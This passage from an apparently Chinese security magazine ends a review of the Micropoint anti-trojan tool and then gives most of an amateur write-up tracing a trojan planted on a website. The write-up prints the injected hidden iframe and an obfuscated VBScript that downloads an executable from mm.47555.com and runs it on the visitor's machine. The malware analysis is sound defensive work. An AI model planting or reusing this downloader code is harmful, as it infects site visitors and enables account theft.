


图5

在程序的主界面上，我们可以看到顶部写着"远端地址"的字样，只要点击任何一个IP地址，就会自动转到"进程网络分析"的相关进程下，在此我们可以详细的得知该进程的运行状况以及各种详细信息，如图6所示。




图6

"远端地址"中所出现的IP，都会在IP流量图中出现，我们可以按照自己的需要，随时分析数据流量，查看网络是否存在异常情况。端口/进程流量图的作用与此相似，如图7所示。




图7

微点的日志功能做得不错，因为它是按照行为来确定程序是木马还是病毒的，所以它的日志也分为了：病毒、木马、溢出、蠕虫、网络入侵、异常访问、可疑程序等多个类别。通过日志我们可以更快速的找到系统出问题的地方，并根据这些信息来及时修补自己的系统。

微点主动防御现在还是测试版，所以难免有一些问题，比如某些模块的功能打不开，某些模块在使用时容易崩溃。当然瑕不掩瑜，微点在运行时CPU利用率非常低，大约只占1%～2%。根据行为来查杀木马，效果也非常好，很少有漏网之鱼。对于非注册用户，该软件也提供了90天的免费试用。相信无论是对于病毒爱好者还是网管来说，它都是一款不可多得的木马查杀工具。



适合读者：网络爱好者、网管员
前置知识：无

牧马者，你的马还能跑吗？

文/如 Ltes[P.T]

郁闷，相当郁闷！师兄的网站被人挂了马，做师弟的却帮不上忙，实在是枉对师兄对我当年的栽培，所以决定帮他把牧马者揪出来。

寻马篇

首先看看被挂马的主页代码，如图1所示。

```
</body>
</html>
<IFrAmE SRc=http://mm.47555.com/ad.htm width=1 height=1 frameborder=0></IfRaMe>
```

图1

因为我把系统补丁都打全了，所以没中木马。我先用Flashget将ad.htm 网页下载下来，然后查看源代码，不出所料，果然是加了密，如图2 所示。

```
</script>
<OBJECT style="display:&#X6E;&#X6F;&#X6E;&#X65;"
type="tex&#116&#47&#120&#45&#115&#99&#11-liptlet"
data="&#X4D;&#X48;&#X3A;&#X40;&#X4D;&#X53;&#X49;&#X54;Sto&#114&
#101&#58&#109&#104tml&#X3A;&#X63;&#X3A;&#X5C;&#X2E;&#X6D;ht&#33
http://mm.47555.com/count.html&#X3A;&#X3A;/%6C%65%66t&#46htm"></
OBJECT>

 <SCRIPT language=vbscript>
   on error resume next
hu="11>tpircs/<  11 0,""nepo"","""","""",1emanf etucexEllehS.Q  11
)"""",""noitacilppA.llehS""(tcejboetaerc.fd = Q tes  11esolc.S  112,1emanf
elifotevas.S  11ydoBesnopser.x etirw.S  11nepo.S  11)1emanf,pmt(htaPdliuB.F
=1emanf  11 )2(redloFlaicepSteG.F = pmt tes  11
)"""",""tcejbOmetsySeliF.gnitpircS""(tcejboetaerc.fd = F tes  11
""moc.dl0g""=1emanf  11dneS.x  11eslaF ,ld ,6rts nepO.x  11""TEG""=6rts  11
1 = epyt.S  11)"""",5rts(tcejboetaerc.fd = S tes  111rts=5rts  11
4a&3a&2a&1a=1rts  11""mae""=4a  11""rtS""=3a  11"".bd""=2a  11
""odA""=1a  11)"""",rts(tcejbOetaerC.fd = x teS  11""PTTHLMX.tfosorciM""=rts
 11""63E92CF40C00-A389-0D11-3A56-655C69DB:disle"" ,""dissalc""
etubirttAtes.fd  11)""tcejbo""(tnemelEetaerc.tnemucod = fd teS  11
""exe.xxxx/moc.55574.mm//:ptth"" = ld  11txen emuser rorre no  11
>""tpircSBV""=egaugnal tpircs< 11"
function UnEncode(cc)
```

图2

其实也算不得上加密，我们只要稍加认真点就能找出网页木马的路径，图2中的 http://mm.47555.com/xxxx.exe 被"加密"成exe.xxxx/moc.55574.mm//:ptth，还有上面的 http://mm.47555.com/count.html。将xxxx.exe下载下来，查看大小发现只有10多K，用杀毒软件查杀提示是Trojan.DL.Agent.alw，应该是木马或者下载者一类。先暂时不管，将http://mm.47555.com/count.html下载回来，发现是不认识的加密手法（别笑我，我是菜鸟！），这个就留给高手去解决吧，顺便提醒一下，记得开杀毒软件，如果你中马了我可不负责任。好了，所谓我不入地狱谁入地狱，今天我就牺牲电脑一次，运行木马，就不相信逮不出你这个牧马者。

在运行之前，先打开任务管理器，然后将C：\Documents and Settings\用户\Local Settings\Temp和C:\Documents and Settings\用户\Local Settings\Temporary Internet Files文件夹下的文件清除，因为大部分木马或者下载者运行后都会将下载回来的木马放在临时文件夹下，我将这两个文件夹下清除干净就是为了能更容易发现哪些是木马。运行xxxx.exe后发现多了一个zz.exe进程，如图3 所示。




图3

接着去C:\Documents and Settings\用户\Local Settings\Temp 和 C:\Documents and Settings\用户\Local Settings\Temporary Internet Files下，在Temp文件夹下发现3个exe文件，而在Temporary Internet Files文件夹下发现5个exe文件和一个网页文件，如图4和图5所示。




图4




图5

先将这些exe程序和网页文件从Temporary Internet Files文件夹下拷贝出来，然后用瑞星和卡巴杀毒软件分别进行查杀，瑞星查出3个，而卡巴只查出2个，并且能发现其中2个是魔兽和征途盗号程序。还剩mhxy.exe 和day.htm文件，先用记事本打开day.htm，如图6所示。原来是存放这些盗号程序的网站路径。

杀马篇

既然有杀毒软件，那我就偷一次懒，先将C盘进行全面查杀。因为还有个免杀的mhxy.exe没被查出来。20分钟后结果出来了，如图7所示。




图6

居然能放




图7

那么多木马，还挺强的嘛！算了，先重启机器，但是意外的事情发生了，瑞星防火墙报警说发现Trojan.PSW.QQGame.v，如图8所示。



图8

再次重新启动后，用瑞星和卡巴对系统盘进行全面扫描，结果是没有找到病毒，这就奇怪了。首先services.exe对应的服务是PlugPlay和EventLog服务，如果services.exe被替换了的话，这两个服务应该要报错的，打开查看系统日志均没发现有问题，最后只能试试IceSword，进程和模块之间也都没出问题。郁闷！正无奈之下突然想起了黑客编程中木马启动的方法除了服务启动外，还包含修改注册表达到启动的目的。于是我试着